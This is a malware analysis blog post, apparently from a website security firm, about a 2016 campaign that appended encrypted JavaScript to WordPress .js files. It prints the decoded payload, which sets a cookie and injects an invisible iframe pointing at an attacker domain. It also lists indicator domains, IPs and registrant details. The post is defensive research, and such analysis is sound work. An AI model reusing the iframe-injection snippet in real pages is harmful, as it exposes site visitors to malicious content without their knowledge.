Massive Admedia/Adverting iFrame Infection

By Denis Sinegubko on February 1, 2016 . • 31 Comments

This past weekend we registered a spike in WordPress infections where hackers injected encrypted code at the end of **all legitimate .js files**.

Encrypted admedia code (shortened version).

The distinguishing features of this malware are:

1. 32 hex digit comments at the beginning and end of the malicious code.
   E.g. **/*e8def60c62ec31519121bfdb43fa078f*/** This comment is unique on every infected site. Most likely an MD5 hash based on the domain name.
2. The first comment is immediately followed by **;window[“\x64\x6f….** and a long array of string constants in their hexadecimal representation.
3. It always ends with “**.join(\”\”);”));**“

The encrypted part mutates from site to site, but once decrypted it always looks like this:

```
window.onload = function() {
  function x22bq(a, b, c) {
    if (c) {
        var d = new Date();
        d.setDate(d.getDate() + c);
    }
    if (a && b) document.cookie = a + '=' + b + (c ? '; expires=' + d.toUTCString() : '');
    else return false;
  }
  function x33bq(a) {
    var b = new RegExp(a + '=([^;]){1,}');
    var c = b.exec(document.cookie);
    if (c) c = c[0].split('=');
    else return false;
    return c[1] ? c[1] : false;
  }
  var x33dq = x33bq("ad-cookie");
  if (x33dq != "er2vdr5gdc3ds") {
    x22bq("ad-cookie", "er2vdr5gdc3ds", 1);
    var x22dq = document.createElement("div");
    var x22qq =
      "http://get.malenkiuniger.net/admedia/?id=8695834&keyword=8580b2135c1fdc0c650156eb174b4
    x22dq.innerHTML =
      "<div style='position:absolute;z-index:1000;top:-1000px;left:-9999px;'>
       <iframe src='" + x22qq + "'></iframe></div>";
    document.body.appendChild(x22dq);
  }
}
```

Decoded admedia script

This malware only infects first time visitors, it sets the**ad-cookie** cookie (**er2vdr5gdc3ds**) that expires in **24** hours and injects an invisible iframe.

IFrame URL – Admedia / Adverting

The URL of the iFrames is the only changing part of the code.

- hxxp://**template**.poln1uewt1aniwki[.]ws/**admedia**/?id=8695834&keyword=85c86e3646fb1b15c0bc0647c257c029&ad_id=**Twiue123**
- hxxp://**js**.polnue2wtani2wki[.]ws/**admedia**/?id=8695834&keyword=396f3d9d490aed315d71b60ec1efda53&ad_id=**Twiue123**
- hxxp://**get**.malenkiuniger[.]net/**admedia**/?id=8695834&keyword=8580b2135c1fdc0c650156eb174b4985&ad_id=**Twiue123**
- hxxp://**track**.findyourwaytotr[.]net/**admedia**/?id=8695834&keyword=46731f99a65ceac12e0632d08e551ca5&ad_id=**Twiue123**
- hxxp://**img**.oduvanchiksawa[.]biz/**adverting**/?id=5345896&keyword=fd2f2243cd2046d674aeec495cd2e74b&uyijo=**86tyh978**

It’s easy to spot a pattern in these URLs:

- Third level domains
- **Admedia** or **advertizing** in the path part of the URLs (so we called this malware

"***admedia iframe injection***")

- The same structure of URL parameter, including **ad_id** which is always the same – **Twiue123**.

Malicious Domains

The use of the third level domains is typical for "domain shadowing." This involves adding malicious subdomains on legitimate second level domains after gaining access to DNS records. In this case we deal with a domain registered specifically for this attack.

WHOIS records show that they all had been registered by "**Vasunya**" at **valera.valera-146 @ yandex.ru** within the last two months:

- **poln1uewt1aniwki[.]ws** – created on Dec 22, 2015
- **findyourwaytotr[.]net** – created on Jan 8, 2016
- **oduvanchiksawa[.]biz** – created on Feb 1, 2016

malenkiuniger[.]net – created on Feb 1, 2016

The last one was created Feb 1st, probably to work around blacklisting of the other domains. Nonetheless, Google has already blacklisted it as well: https://www.google.com/transparencyreport/safebrowsing/diagnostic/?#url=malenkiuniger.org


Digital Ocean

It is worth mentioning that all the malicious domains and subdomains point to servers to Digital Ocean's network: **46.101.84.214**, **178.62.37.217**, **178.62.37.131, 178.62.90.65**

It's not common to see malware hosted there, so it's not a surprise to see Google listing only domains related to this attack as examples of known dangerous site on the AS202109 (DIGITALOCEAN-ASN-2) network.


Previous Version of the Malware

In the screenshot below you can see the **gabosik12345[.]ws** domain that I didn't mention above. This domain was registered by the same "Vasunya" on December 23, 2015. It was used in the previous incarnation of this attack along with some other domains registered last fall: **trymyfinger[.]website**, **goroda235[.]pw**, **suchka46[.]pw**, etc.



SafeBrowsing report for AS202109 (DIGITALOCEAN-ASN-2)

We still detect quite a few sites infected with the last fall's malware variation:



SiteCheck reports malware in a .js file

It also injected similar JavaScript code at the bottom of**.js** files and also used the **ad-cookie="er2vdr5gdc3ds"** cookie, but the iframe URLs were slightly different, e.g. *hxxp://**static.suchka46[.]pw**/?id=6947627&keyword=557334&ad_id=**Xn5be4*** .

Constant Reinfections

This malware uploads multiple backdoors into various locations on the webserver and frequently updates the injected code. This is why many webmasters are experiencing constant reinfections post-cleanup of their **.js** files.

The malware tries to infect all accessible .js files. This means that if you host several domains on the same hosting account all of them will be infected via a concept known as cross-site contamination. It's not enough to clean just one site (e.g. the one you care about) or all but one (e.g. you don't care about a test or backup site) in such situations – an abandoned site will be the source of the reinfection. In other words, you either need to isolate every sites or clean/update/protect all of them at the same time!

filed under: website security, wordpress security • tagged with: iframe, javascript, digitalocean, encoded, admedia, adverting

About Denis Sinegubko

Denis is the founder of Unmask Parasites and a Senior Malware Researcher at Sucuri. Follow him on Twitter at @unmaskparasites.

Subscribe

Categories

Website Malware

Website Security

Website Spam

woocommerce

WordPress Security

WordPress Security Plugin

Zencart Security

People are Talking:

Mohammad Javed on Fake SUPEE-5344 Patch Steals Payment Details

disciple2819 on The Hidden Backdoors to the City of Cron

Rafael Corrêa Gomes on Fake SUPEE-5344 Patch Steals Payment Details

William LA on Massive Admedia/Adverting iFrame Infection

Todd on Malicious Google Analytics Referral Spam

Peter Kulcsár on Massive Admedia/Adverting iFrame Infection

Piet on Malicious Google Analytics Referral Spam

Namit Mhatre on Massive Admedia/Adverting iFrame Infection

Todd on Malicious Google Analytics Referral Spam

Piet on Malicious Google Analytics Referral Spam

Recent Posts

Fake SUPEE-5344 Patch Steals Payment Details

Seo-moz.com SEO Spam Campaign

Magento PCI Compliance Issues and Theft Over TLS

Server Security: Import WordPress Events to OSSEC

Massive Admedia/Adverting iFrame Infection

The Risks of Hiring a Bad SEO Company

Security Advisory: Stored XSS in Magento

Tags

apache Ask Sucuri awareness backdoor best practices brute force cloudproxy conditional ddos drive-by-download godaddy google htaccess iframe iis JavaScript Joomla! Security linux malvertising malware_updates osCommerce Security passwords pharma phishing php redirect research scan seo sucuri updates vBulletin Security vulnerability waf Website Backdoor Website Blacklist Website Blacklist 2 Website Hacked Website Malware Website Security Website Spam wordpress WordPress Security WordPress Security Plugin xss

Bookmarks

Has Google Blacklisted Your Website?

Is your website infected? Hacked?

Learn more about WordPress Security?

Monitor WordPress for Security Issues?

Need more info on PCI Compliance?

Website under a DDoS Attack?

Worried about Software Vulnerabilities?

Return to top of page